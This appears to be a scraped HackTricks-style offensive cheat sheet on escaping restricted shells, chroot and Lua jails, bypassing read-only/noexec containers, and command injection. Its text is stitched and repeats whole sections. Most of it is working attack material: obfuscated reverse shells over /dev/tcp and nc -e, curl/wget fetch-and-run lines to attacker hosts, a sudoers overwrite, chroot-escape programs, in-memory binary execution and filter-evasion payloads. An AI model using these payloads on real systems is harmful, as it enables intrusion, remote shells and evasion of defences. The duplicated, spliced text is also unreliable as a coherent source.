!-1 # This will be substitute by the last command executed, and !-2 by the penultimate command

mi # This will throw an error

whoa # This will throw an error

!-1!-2 # This will execute whoami

### Bypass forbidden spaces

Copy

# {form}

{cat,lol.txt} # cat lol.txt

{echo,test} # echo test

# IFS - Internal field separator, change " " for any other character ("]" in this case)

cat${IFS}/etc/passwd # cat /etc/passwd

cat$IFS/etc/passwd # cat /etc/passwd

# Put the command line in a variable and then execute it

IFS=];b=wget]10.10.14.21:53/lol]-P]/tmp;$b

IFS=];b=cat]/etc/passwd;$b # Using 2 ";"

IFS=,;`cat<<<cat,/etc/passwd` # Using cat twice

# Other way, just change each space for ${IFS}

echo${IFS}test

# Using hex format

X=$'cat\x20/etc/passwd'&&$X

# Using tabs

echo "ls\x09-l" | bash

# Undefined variables and !

$u $u # This will be saved in the history and can be used as a space, please notice that the $u variable is undefined

uname!-1\-a # This equals to uname -a

### Bypass backslash and slash

Copy

cat ${HOME:0:1}etc${HOME:0:1}passwd

cat $(echo . | tr '!-0' '"-1')etc$(echo . | tr '!-0' '"-1')passwd

### Bypass pipes

Copy

bash<<<$(base64 -d<<<Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==)

### Bypass with hex encoding

Copy

echo -e "\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64"

cat `echo -e "\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64"`

abc=$'\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64';cat abc

`echo $'cat\x20\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64'`

cat `xxd -r -p <<< 2f6574632f706173737764`

xxd -r -ps <(echo 2f6574632f706173737764)

cat `xxd -r -ps <(echo 2f6574632f706173737764)`

### Bypass IPs

Copy

# Decimal IPs

127.0.0.1 == 2130706433

### Time based data exfiltration

Copy

time if [ $(whoami|cut -c 1) == s ]; then sleep 5; fi

### Getting chars from Env Variables

Copy

echo ${LS\_COLORS:10:1} #;

echo ${PATH:0:1} #/

### DNS data exfiltration

You could use **burpcollab** or [**pingb**](http://pingb.in/) for example.

### Builtins

In case you cannot execute external functions and only have access to a **limited set of builtins to obtain RCE**, there are some handy tricks to do it. Usually you **won't be able to use all** of the **builtins**, so you should **know all your options** to try to bypass the jail. Idea from [**devploit**](https://twitter.com/devploit). First of all check all the [**shell builtins**](https://www.gnu.org/software/bash/manual/html_node/Shell-Builtin-Commands.html)**.** Then here you have some **recommendations**:

Copy

# Get list of builtins

declare builtins

# In these cases PATH won't be set, so you can try to set it

PATH="/bin" /bin/ls

export PATH="/bin"

declare PATH="/bin"

SHELL=/bin/bash

# Hex

$(echo -e "\x2f\x62\x69\x6e\x2f\x6c\x73")

$(echo -e "\x2f\x62\x69\x6e\x2f\x6c\x73")

# Input

read aaa; exec $aaa #Read more commands to execute and execute them

read aaa; eval $aaa

# Get "/" char using printf and env vars

printf %.1s "$PWD"

## Execute /bin/ls

$(printf %.1s "$PWD")bin$(printf %.1s "$PWD")ls

## To get several letters you can use a combination of printf and

declare

declare functions

declare historywords

# Read flag in current dir

source f\*

flag.txt:1: command not found: CTF{asdasdasd}

# Read file with read

while read -r line; do echo $line; done < /etc/passwd

# Get env variables

declare

# Get history

history

declare history

declare historywords

# Disable special builtins chars so you can abuse them as scripts

[ #[: ']' expected

## Disable "[" as builtin and enable it as script

enable -n [

echo -e '#!/bin/bash\necho "hello!"' > /tmp/[

chmod +x [

export PATH=/tmp:$PATH

if [ "a" ]; then echo 1; fi # Will print hello!

### Polyglot command injection

Copy

1;sleep${IFS}9;#${IFS}';sleep${IFS}9;#${IFS}";sleep${IFS}9;#${IFS}

/\*$(sleep 5)`sleep 5``\*/-sleep(5)-'/\*$(sleep 5)`sleep 5` #\*/-sleep(5)||'"||sleep(5)||"/\*`\*/

### Bypass potential regexes

Copy

# A regex that only allow letters and numbers might be vulnerable to new line characters

1%0a`curl http://attacker.com`

### Bashfuscator

Copy

# From https://github.com/Bashfuscator/Bashfuscator

./bashfuscator -c 'cat /etc/passwd'

### RCE with 5 chars

Copy

# From the Organge Tsai BabyFirst Revenge challenge: https://github.com/orangetw/My-CTF-Web-Challenges#babyfirst-revenge

#Oragnge Tsai solution

## Step 1: generate `ls -t>g` to file "\_" to be able to execute ls ordening names by cration date

http://host/?cmd=>ls\

http://host/?cmd=ls>\_

http://host/?cmd=>\ \

http://host/?cmd=>-t\

http://host/?cmd=>\>g

http://host/?cmd=ls>>\_

## Step2: generate `curl orange.tw|python` to file "g"

## by creating the necesary filenames and writting that content to file "g" executing the previous generated file

http://host/?cmd=>on

http://host/?cmd=>th\

http://host/?cmd=>py\

http://host/?cmd=>\|\

http://host/?cmd=>tw\

http://host/?cmd=>e.\

http://host/?cmd=>ng\

http://host/?cmd=>ra\

http://host/?cmd=>o\

http://host/?cmd=>\ \

http://host/?cmd=>rl\

http://host/?cmd=>cu\

http://host/?cmd=sh \_

# Note that a "\" char is added at the end of each filename because "ls" will add a new line between filenames whenwritting to the file

## Finally execute the file "g"

http://host/?cmd=sh g

# Another solution from https://infosec.rm-it.de/2017/11/06/hitcon-2017-ctf-babyfirst-revenge/

# Instead of writing scripts to a file, create an alphabetically ordered the command and execute it with "\*"

https://infosec.rm-it.de/2017/11/06/hitcon-2017-ctf-babyfirst-revenge/

## Execute tar command over a folder

http://52.199.204.34/?cmd=>tar

http://52.199.204.34/?cmd=>zcf

http://52.199.204.34/?cmd=>zzz

http://52.199.204.34/?cmd=\*%20/h\*

# Another curiosity if you can read files of the current folder

ln /f\*

## If there is a file /flag.txt that will create a hard link

## to it in the current folder

### RCE with 4 chars

Copy

# In a similar fashion to the previous bypass this one just need 4 chars to execute commands

# it will follow the same principle of creating the command `ls -t>g` in a file

# and then generate the full command in filenames

# generate "g> ht- sl" to file "v"

'>dir'

'>sl'

'>g\>'

'>ht-'

'\*>v'

# reverse file "v" to file "x", content "ls -th >g"

'>rev'

'\*v>x'

# generate "curl orange.tw|python;"

'>\;\\'

'>on\\'

'>th\\'

'>py\\'

'>\|\\'

'>tw\\'

'>e.\\'

'>ng\\'

'>ra\\'

'>o\\'

'>\ \\'

'>rl\\'

'>cu\\'

# got shell

'sh x'

'sh g'

## Read-Only/Noexec/Distroless Bypass

If you are inside a filesystem with the **read-only and noexec protections** or even in a distroless container, there are still ways to **execute arbitrary binaries, even a shell!:**

**Bypass FS protections: read-only / no-exec / Distroless**

## Videos

In the following videos you can find the techniques mentioned in this page explained more in depth:

* [**DEF CON 31 - Exploring Linux Memory Manipulation for Stealth and Evasion**](https://www.youtube.com/watch?v=poHirez8jk4)
* [**Stealth intrusions with DDexec-ng & in-memory dlopen() - HackTricks Track 2023**](https://www.youtube.com/watch?v=VM_gjjiARaU)

## read-only / no-exec scenario

It's more and more common to find linux machines mounted with **read-only (ro) file system protection**, specially in containers. This is because to run a container with ro file system is as easy as setting **readOnlyRootFilesystem: true** in the securitycontext:

Copy

apiVersion: v1

kind: Pod

metadata:

name: alpine-pod

spec:

containers:

- name: alpine

image: alpine

securityContext:

readOnlyRootFilesystem: true

command: ["sh", "-c", "while true; do sleep 1000; done"]

However, even if the file system is mounted as ro, **/dev/shm** will still be writable, so it's fake we cannot write anything in the disk. However, this folder will be **mounted with no-exec protection**, so if you download a binary here you **won't be able to execute it**.

From a red team perspective, this makes **complicated to download and execute** binaries that aren't in the system already (like backdoors o enumerators like kubectl).

## Easiest bypass: Scripts

Note that I mentioned binaries, you can **execute any script** as long as the interpreter is inside the machine, like a **shell script** if sh is present or a **python** **script** if python is installed.

However, this isn't just enough to execute your binary backdoor or other binary tools you might need to run.

## Memory Bypasses

If you want to execute a binary but the file system isn't allowing that, the best way to do so is by **executing it from memory**, as the **protections doesn't apply in there**.

### FD + exec syscall bypass

If you have some powerful script engines inside the machine, such as **Python**, **Perl**, or **Ruby** you could download the binary to execute from memory, store it in a memory file descriptor (create\_memfd syscall), which isn't going to be protected by those protections and then call a **exec syscall** indicating the **fd as the file to execute**.

For this you can easily use the project [**fileless-elf-exec**](https://github.com/nnsee/fileless-elf-exec). You can pass it a binary and it will generate a script in the indicated language with the **binary compressed and b64 encoded** with the instructions to **decode and decompress it** in a **fd** created calling create\_memfd syscall and a call to the **exec** syscall to run it.

This doesn't work in other scripting languages like PHP or Node because they don't have any d**efault way to call raw syscalls** from a script, so it's not possible to call create\_memfd to create the **memory fd** to store the binary.

Moreover, creating a **regular fd** with a file in /dev/shm won't work, as you won't be allowed to run it because the **no-exec protection** will apply.

### DDexec / EverythingExec

[**DDexec / EverythingExec**](https://github.com/arget13/DDexec) is a technique that allows you to **modify the memory your own process** by overwriting its **/proc/self/mem**.

Therefore, **controlling the assembly code** that is being executed by the process, you can write a **shellcode** and "mutate" the process to **execute any arbitrary code**.

**DDexec / EverythingExec** will allow you to load and **execute** your own **shellcode** or **any binary** from **memory**.

Copy

# Basic example

wget -O- https://attacker.com/binary.elf | base64 -w0 | bash ddexec.sh argv0 foo bar

For more information about this technique check the Github or:

**DDexec / EverythingExec**

## Context

In Linux in order to run a program it must exist as a file, it must be accessible in some way through the file system hierarchy (this is just how execve() works). This file may reside on disk or in ram (tmpfs, memfd) but you need a filepath. This has made very easy to control what is run on a Linux system, it makes easy to detect threats and attacker's tools or to prevent them from trying to execute anything of theirs at all (*e. g.* not allowing unprivileged users to place executable files anywhere).

But this technique is here to change all of this. If you can not start the process you want... **then you hijack one already existing**.

This technique allows you to **bypass common protection techniques such as read-only, noexec, file-name whitelisting, hash whitelisting...**

## Dependencies

The final script depends on the following tools to work, they need to be accessible in the system you are attacking (by default you will find all of them everywhere):

Copy

dd

bash | zsh | ash (busybox)

head

tail

cut

grep

od

readlink

wc

tr

base64

## The technique

If you are able to modify arbitrarily the memory of a process then you can take over it. This can be used to hijack an already existing process and replace it with another program. We can achieve this either by using the ptrace() syscall (which requires you to have the ability to execute syscalls or to have gdb available on the system) or, more interestingly, writing to /proc/$pid/mem.

The file /proc/$pid/mem is a one-to-one mapping of the entire address space of a process (*e. g.* from 0x0000000000000000 to 0x7ffffffffffff000 in x86-64). This means that reading from or writing to this file at an offset x is the same as reading from or modifying the contents at the virtual address x.

Now, we have four basic problems to face:

* In general, only root and the program owner of the file may modify it.
* ASLR.
* If we try to read or write to an address not mapped in the address space of the program we will get an I/O error.

This problems have solutions that, although they are not perfect, are good:

* Most shell interpreters allow the creation of file descriptors that will then be inherited by child processes. We can create a fd pointing to the mem file of the sell with write permissions... so child processes that use that fd will be able to modify the shell's memory.
* ASLR isn't even a problem, we can check the shell's maps file or any other from the procfs in order to gain information about the address space of the process.
* So we need to lseek() over the file. From the shell this cannot be done unless using the infamous dd.

### In more detail

The steps are relatively easy and do not require any kind of expertise to understand them:

* Parse the binary we want to run and the loader to find out what mappings they need. Then craft a "shell"code that will perform, broadly speaking, the same steps that the kernel does upon each call to execve():
  + Create said mappings.
  + Read the binaries into them.
  + Set up permissions.
  + Finally initialize the stack with the arguments for the program and place the auxiliary vector (needed by the loader).
  + Jump into the loader and let it do the rest (load libraries needed by the program).
* Obtain from the syscall file the address to which the process will return after the syscall it is executing.
* Overwrite that place, which will be executable, with our shellcode (through mem we can modify unwritable pages).
* Pass the program we want to run to the stdin of the process (will be read() by said "shell"code).
* At this point it is up to the loader to load the necessary libraries for our program and jump into it.

**Check out the tool in** [**https://github.com/arget13/DDexec**](https://github.com/arget13/DDexec)

## EverythingExec

There are several alternatives to dd, one of which, tail, is currently the default program used to lseek() through the mem file (which was the sole purpose for using dd). Said alternatives are:

Copy

tail

hexdump

cmp

xxd

Setting the variable SEEKER you may change the seeker used, *e. g.*:

Copy

SEEKER=cmp bash ddexec.sh ls -l <<< $(base64 -w0 /bin/ls)

If you find another valid seeker not implemented in the script you may still use it setting the SEEKER\_ARGS variable:

Copy

SEEKER=xxd SEEKER\_ARGS='-s $offset' zsh ddexec.sh ls -l <<< $(base64 -w0 /bin/ls)

Block this, EDRs.

## References

* <https://github.com/arget13/DDexec>

### MemExec

[**Memexec**](https://github.com/arget13/memexec) is the natural next step of DDexec. It's a **DDexec shellcode demonised**, so every time that you want to **run a different binary** you don't need to relaunch DDexec, you can just run memexec shellcode via the DDexec technique and then **communicate with this deamon to pass new binaries to load and run**.

You can find an example on how to use **memexec to execute binaries from a PHP reverse shell** in <https://github.com/arget13/memexec/blob/main/a.php>.

### Memdlopen

With a similar purpose to DDexec, [**memdlopen**](https://github.com/arget13/memdlopen) technique allows an **easier way to load binaries** in memory to later execute them. It could allow even to load binaries with dependencies.

## Distroless Bypass

### What is distroless

Distroless containers contain only the **bare minimum components necessary to run a specific application or service**, such as libraries and runtime dependencies, but exclude larger components like a package manager, shell, or system utilities.

The goal of distroless containers is to **reduce the attack surface of containers by eliminating unnecessary components** and minimising the number of vulnerabilities that can be exploited.

### Reverse Shell

In a distroless container you might **not even find sh or bash** to get a regular shell. You won't also find binaries such as ls, whoami, id... everything that you usually run in a system.

Therefore, you **won't** be able to get a **reverse shell** or **enumerate** the system as you usually do.

However, if the compromised container is running for example a flask web, then python is installed, and therefore you can grab a **Python reverse shell**. If it's running node, you can grab a Node rev shell, and the same with mostly any **scripting language**.

Using the scripting language you could **enumerate the system** using the language capabilities.

If there is **no read-only/no-exec** protections you could abuse your reverse shell to **write in the file system your binaries** and **execute** them.

However, in this kind of containers these protections will usually exist, but you could use the **previous memory execution techniques to bypass them**.

You can find **examples** on how to **exploit some RCE vulnerabilities** to get scripting languages **reverse shells** and execute binaries from memory in [**https://github.com/carlospolop/DistrolessRCE**](https://github.com/carlospolop/DistrolessRCE).

**Chroot & other Jails Bypass**

Escaping from Jails

## **GTFOBins**

**Search in** [**https://gtfobins.github.io/**](https://gtfobins.github.io/) **if you can execute any binary with "Shell" property**

## Chroot Escapes

From [wikipedia](https://en.wikipedia.org/wiki/Chroot#Limitations): The chroot mechanism is **not intended to defend** against intentional tampering by **privileged** (**root**) **users**. On most systems, chroot contexts do not stack properly and chrooted programs **with sufficient privileges may perform a second chroot to break out**. Usually this means that to escape you need to be root inside the chroot.

The **tool** [**chw00t**](https://github.com/earthquake/chw00t) was created to abuse the following escenarios and scape from chroot.

### Root + CWD

If you are **root** inside a chroot you **can escape** creating **another chroot**. This because 2 chroots cannot coexists (in Linux), so if you create a folder and then **create a new chroot** on that new folder being **you outside of it**, you will now be **outside of the new chroot** and therefore you will be in the FS.

This occurs because usually chroot DOESN'T move your working directory to the indicated one, so you can create a chroot but e outside of it.

Usually you won't find the chroot binary inside a chroot jail, but you **could compile, upload and execute** a binary:

C: break\_chroot.c

Copy

#include <sys/stat.h>

#include <stdlib.h>

#include <unistd.h>

//gcc break\_chroot.c -o break\_chroot

int main(void)

{

mkdir("chroot-dir", 0755);

chroot("chroot-dir");

for(int i = 0; i < 1000; i++) {

chdir("..");

}

chroot(".");

system("/bin/bash");

}

Python

Copy

#!/usr/bin/python

import os

os.mkdir("chroot-dir")

os.chroot("chroot-dir")

for i in range(1000):

os.chdir("..")

os.chroot(".")

os.system("/bin/bash")

Perl

Copy

#!/usr/bin/perl

mkdir "chroot-dir";

chroot "chroot-dir";

foreach my $i (0..1000) {

chdir ".."

}

chroot ".";

system("/bin/bash");

### Root + Saved fd

This is similar to the previous case, but in this case the **attacker stores a file descriptor to the current directory** and then **creates the chroot in a new folder**. Finally, as he has **access** to that **FD** **outside** of the chroot, he access it and he **escapes**.

C: break\_chroot.c

Copy

#include <sys/stat.h>

#include <stdlib.h>

#include <unistd.h>

//gcc break\_chroot.c -o break\_chroot

int main(void)

{

mkdir("tmpdir", 0755);

dir\_fd = open(".", O\_RDONLY);

if(chroot("tmpdir")){

perror("chroot");

}

fchdir(dir\_fd);

close(dir\_fd);

for(x = 0; x < 1000; x++) chdir("..");

chroot(".");

}

### Root + Fork + UDS (Unix Domain Sockets)

FD can be passed over Unix Domain Sockets, so:

* Create a child process (fork)
* Create UDS so parent and child can talk
* Run chroot in child process in a different folder
* In parent proc, create a FD of a folder that is outside of new child proc chroot
* Pass to child procc that FD using the UDS
* Child process chdir to that FD, and because it's ouside of its chroot, he will escape the jail

### Root + Mount

* Mounting root device (/) into a directory inside the chroot
* Chrooting into that directory

This is possible in Linux

### Root + /proc

* Mount procfs into a directory inside the chroot (if it isn't yet)
* Look for a pid that has a different root/cwd entry, like: /proc/1/root
* Chroot into that entry

### Root(?) + Fork

* Create a Fork (child proc) and chroot into a different folder deeper in the FS and CD on it
* From the parent process, move the folder where the child process is in a folder previous to the chroot of the children
* This children process will find himself outside of the chroot

### ptrace

* Time ago users could debug its own processes from a process of itself... but this is not possible by default anymore
* Anyway, if it's possible, you could ptrace into a process and execute a shellcode inside of it ([see this example](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/linux-capabilities#cap_sys_ptrace)).

## Bash Jails

### Enumeration

Get info about the jail:

Copy

echo $SHELL

echo $PATH

env

export

pwd

### Modify PATH

Check if you can modify the PATH env variable

Copy

echo $PATH #See the path of the executables that you can use

PATH=/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin #Try to change the path

echo /home/\* #List directory

### Using vim

Copy

:set shell=/bin/sh

:shell

### Create script

Check if you can create an executable file with */bin/bash* as content

Copy

red /bin/bash

> w wx/path #Write /bin/bash in a writable and executable path

### Get bash from SSH

If you are accessing via ssh you can use this trick to execute a bash shell:

Copy

ssh -t user@<IP> bash # Get directly an interactive shell

ssh user@<IP> -t "bash --noprofile -i"

ssh user@<IP> -t "() { :; }; sh -i "

### Declare

Copy

declare -n PATH; export PATH=/bin;bash -i

BASH\_CMDS[shell]=/bin/bash;shell -i

### Wget

You can overwrite for example sudoers file

Copy

wget http://127.0.0.1:8080/sudoers -O /etc/sudoers

### Other tricks

[**https://fireshellsecurity.team/restricted-linux-shell-escaping-techniques/**](https://fireshellsecurity.team/restricted-linux-shell-escaping-techniques/) [https://pen-testing.sans.org/blog/2012/0**b**6/06/escaping-restricted-linux-shells](https://pen-testing.sans.org/blog/2012/06/06/escaping-restricted-linux-shells**%5d(https:/pen-testing.sans.org/blog/2012/06/06/escaping-restricted-linux-shells) [https://gtfobins.github.io](https://gtfobins.github.io/**%5d(https/gtfobins.github.io) **It could also be interesting the page:**

# Bypass Linux Restrictions

## Common Limitations Bypasses

### Reverse Shell

Copy

# Double-Base64 is a great way to avoid bad characters like +, works 99% of the time

echo "echo $(echo 'bash -i >& /dev/tcp/10.10.14.8/4444 0>&1' | base64 | base64)|ba''se''6''4 -''d|ba''se''64 -''d|b''a''s''h" | sed 's/ /${IFS}/g'

# echo${IFS}WW1GemFDQXRhU0ErSmlBdlpHVjJMM1JqY0M4eE1DNHhNQzR4TkM0NEx6UTBORFFnTUQ0bU1Rbz0K|ba''se''6''4${IFS}-''d|ba''se''64${IFS}-''d|b''a''s''h

### Short Rev shell

Copy

#Trick from Dikline

#Get a rev shell with

(sh)0>/dev/tcp/10.10.10.10/443

#Then get the out of the rev shell executing inside of it:

exec >&0

### Bypass Paths and forbidden words

Copy

# Question mark binary substitution

/usr/bin/p?ng # /usr/bin/ping

nma? -p 80 localhost # /usr/bin/nmap -p 80 localhost

# Wildcard(\*) binary substitution

/usr/bin/who\*mi # /usr/bin/whoami

# Wildcard + local directory arguments

touch -- -la # -- stops processing options after the --

ls \*

echo \* #List current files and folders with echo and wildcard

# [chars]

/usr/bin/n[c] # /usr/bin/nc

# Quotes

'p'i'n'g # ping

"w"h"o"a"m"i # whoami

ech''o test # echo test

ech""o test # echo test

bas''e64 # base64

#Backslashes

\u\n\a\m\e \-\a # uname -a

/\b\i\n/////s\h

# $@

who$@ami #whoami

# Transformations (case, reverse, base64)

$(tr "[A-Z]" "[a-z]"<<<"WhOaMi") #whoami -> Upper case to lower case

$(a="WhOaMi";printf %s "${a,,}") #whoami -> transformation (only bash)

$(rev<<<'imaohw') #whoami

bash<<<$(base64 -d<<<Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==) #base64

# Execution through $0

echo whoami|$0

# Uninitialized variables: A uninitialized variable equals to null (nothing)

cat$u /etc$u/passwd$u # Use the uninitialized variable without {} before any symbol

p${u}i${u}n${u}g # Equals to ping, use {} to put the uninitialized variables between valid characters

# New lines

p\

i\

n\

g # These 4 lines will equal to ping

# Fake commands

p$(u)i$(u)n$(u)g # Equals to ping but 3 errors trying to execute "u" are shown

w`u`h`u`o`u`a`u`m`u`i # Equals to whoami but 5 errors trying to execute "u" are shown

# Concatenation of strings using history

!-1 # This will be substitute by the last command executed, and !-2 by the penultimate command

mi # This will throw an error

whoa # This will throw an error

!-1!-2 # This will execute whoami

### Bypass forbidden spaces

Copy

# {form}

{cat,lol.txt} # cat lol.txt

{echo,test} # echo test

# IFS - Internal field separator, change " " for any other character ("]" in this case)

cat${IFS}/etc/passwd # cat /etc/passwd

cat$IFS/etc/passwd # cat /etc/passwd

# Put the command line in a variable and then execute it

IFS=];b=wget]10.10.14.21:53/lol]-P]/tmp;$b

IFS=];b=cat]/etc/passwd;$b # Using 2 ";"

IFS=,;`cat<<<cat,/etc/passwd` # Using cat twice

# Other way, just change each space for ${IFS}

echo${IFS}test

# Using hex format

X=$'cat\x20/etc/passwd'&&$X

# Using tabs

echo "ls\x09-l" | bash

# Undefined variables and !

$u $u # This will be saved in the history and can be used as a space, please notice that the $u variable is undefined

uname!-1\-a # This equals to uname -a

### Bypass backslash and slash

Copy

cat ${HOME:0:1}etc${HOME:0:1}passwd

cat $(echo . | tr '!-0' '"-1')etc$(echo . | tr '!-0' '"-1')passwd

### Bypass pipes

Copy

bash<<<$(base64 -d<<<Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==)

### Bypass with hex encoding

Copy

echo -e "\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64"

cat `echo -e "\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64"`

abc=$'\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64';cat abc

`echo $'cat\x20\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64'`

cat `xxd -r -p <<< 2f6574632f706173737764`

xxd -r -ps <(echo 2f6574632f706173737764)

cat `xxd -r -ps <(echo 2f6574632f706173737764)`

### Bypass IPs

Copy

# Decimal IPs

127.0.0.1 == 2130706433

### Time based data exfiltration

Copy

time if [ $(whoami|cut -c 1) == s ]; then sleep 5; fi

### Getting chars from Env Variables

Copy

echo ${LS\_COLORS:10:1} #;

echo ${PATH:0:1} #/

### DNS data exfiltration

You could use **burpcollab** or [**pingb**](http://pingb.in/) for example.

### Builtins

In case you cannot execute external functions and only have access to a **limited set of builtins to obtain RCE**, there are some handy tricks to do it. Usually you **won't be able to use all** of the **builtins**, so you should **know all your options** to try to bypass the jail. Idea from [**devploit**](https://twitter.com/devploit). First of all check all the [**shell builtins**](https://www.gnu.org/software/bash/manual/html_node/Shell-Builtin-Commands.html)**.** Then here you have some **recommendations**:

Copy

# Get list of builtins

declare builtins

# In these cases PATH won't be set, so you can try to set it

PATH="/bin" /bin/ls

export PATH="/bin"

declare PATH="/bin"

SHELL=/bin/bash

# Hex

$(echo -e "\x2f\x62\x69\x6e\x2f\x6c\x73")

$(echo -e "\x2f\x62\x69\x6e\x2f\x6c\x73")

# Input

read aaa; exec $aaa #Read more commands to execute and execute them

read aaa; eval $aaa

# Get "/" char using printf and env vars

printf %.1s "$PWD"

## Execute /bin/ls

$(printf %.1s "$PWD")bin$(printf %.1s "$PWD")ls

## To get several letters you can use a combination of printf and

declare

declare functions

declare historywords

# Read flag in current dir

source f\*

flag.txt:1: command not found: CTF{asdasdasd}

# Read file with read

while read -r line; do echo $line; done < /etc/passwd

# Get env variables

declare

# Get history

history

declare history

declare historywords

# Disable special builtins chars so you can abuse them as scripts

[ #[: ']' expected

## Disable "[" as builtin and enable it as script

enable -n [

echo -e '#!/bin/bash\necho "hello!"' > /tmp/[

chmod +x [

export PATH=/tmp:$PATH

if [ "a" ]; then echo 1; fi # Will print hello!

### Polyglot command injection

Copy

1;sleep${IFS}9;#${IFS}';sleep${IFS}9;#${IFS}";sleep${IFS}9;#${IFS}

/\*$(sleep 5)`sleep 5``\*/-sleep(5)-'/\*$(sleep 5)`sleep 5` #\*/-sleep(5)||'"||sleep(5)||"/\*`\*/

### Bypass potential regexes

Copy

# A regex that only allow letters and numbers might be vulnerable to new line characters

1%0a`curl http://attacker.com`

### Bashfuscator

Copy

# From https://github.com/Bashfuscator/Bashfuscator

./bashfuscator -c 'cat /etc/passwd'

### RCE with 5 chars

Copy

# From the Organge Tsai BabyFirst Revenge challenge: https://github.com/orangetw/My-CTF-Web-Challenges#babyfirst-revenge

#Oragnge Tsai solution

## Step 1: generate `ls -t>g` to file "\_" to be able to execute ls ordening names by cration date

http://host/?cmd=>ls\

http://host/?cmd=ls>\_

http://host/?cmd=>\ \

http://host/?cmd=>-t\

http://host/?cmd=>\>g

http://host/?cmd=ls>>\_

## Step2: generate `curl orange.tw|python` to file "g"

## by creating the necesary filenames and writting that content to file "g" executing the previous generated file

http://host/?cmd=>on

http://host/?cmd=>th\

http://host/?cmd=>py\

http://host/?cmd=>\|\

http://host/?cmd=>tw\

http://host/?cmd=>e.\

http://host/?cmd=>ng\

http://host/?cmd=>ra\

http://host/?cmd=>o\

http://host/?cmd=>\ \

http://host/?cmd=>rl\

http://host/?cmd=>cu\

http://host/?cmd=sh \_

# Note that a "\" char is added at the end of each filename because "ls" will add a new line between filenames whenwritting to the file

## Finally execute the file "g"

http://host/?cmd=sh g

# Another solution from https://infosec.rm-it.de/2017/11/06/hitcon-2017-ctf-babyfirst-revenge/

# Instead of writing scripts to a file, create an alphabetically ordered the command and execute it with "\*"

https://infosec.rm-it.de/2017/11/06/hitcon-2017-ctf-babyfirst-revenge/

## Execute tar command over a folder

http://52.199.204.34/?cmd=>tar

http://52.199.204.34/?cmd=>zcf

http://52.199.204.34/?cmd=>zzz

http://52.199.204.34/?cmd=\*%20/h\*

# Another curiosity if you can read files of the current folder

ln /f\*

## If there is a file /flag.txt that will create a hard link

## to it in the current folder

### RCE with 4 chars

Copy

# In a similar fashion to the previous bypass this one just need 4 chars to execute commands

# it will follow the same principle of creating the command `ls -t>g` in a file

# and then generate the full command in filenames

# generate "g> ht- sl" to file "v"

'>dir'

'>sl'

'>g\>'

'>ht-'

'\*>v'

# reverse file "v" to file "x", content "ls -th >g"

'>rev'

'\*v>x'

# generate "curl orange.tw|python;"

'>\;\\'

'>on\\'

'>th\\'

'>py\\'

'>\|\\'

'>tw\\'

'>e.\\'

'>ng\\'

'>ra\\'

'>o\\'

'>\ \\'

'>rl\\'

'>cu\\'

# got shell

'sh x'

'sh g'

## Read-Only/Noexec/Distroless Bypass

If you are inside a filesystem with the **read-only and noexec protections** or even in a distroless container, there are still ways to **execute arbitrary binaries, even a shell!:**

[PAGEBypass FS protections: read-only / no-exec / Distroless](https://book.hacktricks.xyz/linux-hardening/bypass-bash-restrictions/bypass-fs-protections-read-only-no-exec-distroless)

## Chroot & other Jails Bypass

[PAGEEscaping from Jails](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/escaping-from-limited-bash)

## References & More

* <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection#exploits>
* <https://github.com/Bo0oM/WAF-bypass-Cheat-Sheet>
* <https://medium.com/secjuice/web-application-firewall-waf-evasion-techniques-2-125995f3e7b0>
* <https://www.secjuice.com/web-application-firewall-waf-evasion/>

## Python Jails

Tricks about escaping from python jails in the following page:

Open word file of Bypass Python sandboxes

## Lua Jails

In this page you can find the global functions you have access to inside lua: <https://www.gammon.com.au/scripts/doc.php?general=lua_base>

**Eval with command execution:**

Copy

load(string.char(0x6f,0x73,0x2e,0x65,0x78,0x65,0x63,0x75,0x74,0x65,0x28,0x27,0x6c,0x73,0x27,0x29))()

Some tricks to **call functions of a library without using dots**:

Copy

print(string.char(0x41, 0x42))

print(rawget(string, "char")(0x41, 0x42))

Enumerate functions of a library:

Copy

for k,v in pairs(string) do print(k,v) end

Note that every time you execute the previous one liner in a **different lua environment the order of the functions change**. Therefore if you need to execute one specific function you can perform a brute force attack loading different lua environments and calling the first function of le library:

Copy

#In this scenario you could BF the victim that is generating a new lua environment

#for every interaction with the following line and when you are lucky

#the char function is going to be executed

for k,chr in pairs(string) do print(chr(0x6f,0x73,0x2e,0x65,0x78)) end

#This attack from a CTF can be used to try to chain the function execute from "os" library

#and "char" from string library, and the use both to execute a command

for i in seq 1000; do echo "for k1,chr in pairs(string) do for k2,exec in pairs(os) do print(k1,k2) print(exec(chr(0x6f,0x73,0x2e,0x65,0x78,0x65,0x63,0x75,0x74,0x65,0x28,0x27,0x6c,0x73,0x27,0x29))) break end break end" | nc 10.10.10.10 10006 | grep -A5 "Code: char"; done

**Get interactive lua shell**: If you are inside a limited lua shell you can get a new lua shell (and hopefully unlimited) calling:

Copy

debug.debug()

## References

* <https://www.youtube.com/watch?v=UO618TeyCWo> (Slides: <https://deepsec.net/docs/Slides/2015/Chw00t_How_To_Break%20Out_from_Various_Chroot_Solutions_-_Bucsay_Balazs.pdf>)

### **Examples**

Copy

vuln=127.0.0.1 %0a wget https://web.es/reverse.txt -O /tmp/reverse.php %0a php /tmp/reverse.php

vuln=127.0.0.1%0anohup nc -e /bin/bash 51.15.192.49 80

vuln=echo PAYLOAD > /tmp/pay.txt; cat /tmp/pay.txt | base64 -d > /tmp/pay; chmod 744 /tmp/pay; /tmp/pay

### Parameters

Here are the top 25 parameters that could be vulnerable to code injection and similar RCE vulnerabilities (from [link](https://twitter.com/trbughunters/status/1283133356922884096)):

Copy

?cmd={payload}

?exec={payload}

?command={payload}

?execute{payload}

?ping={payload}

?query={payload}

?jump={payload}

?code={payload}

?reg={payload}

?do={payload}

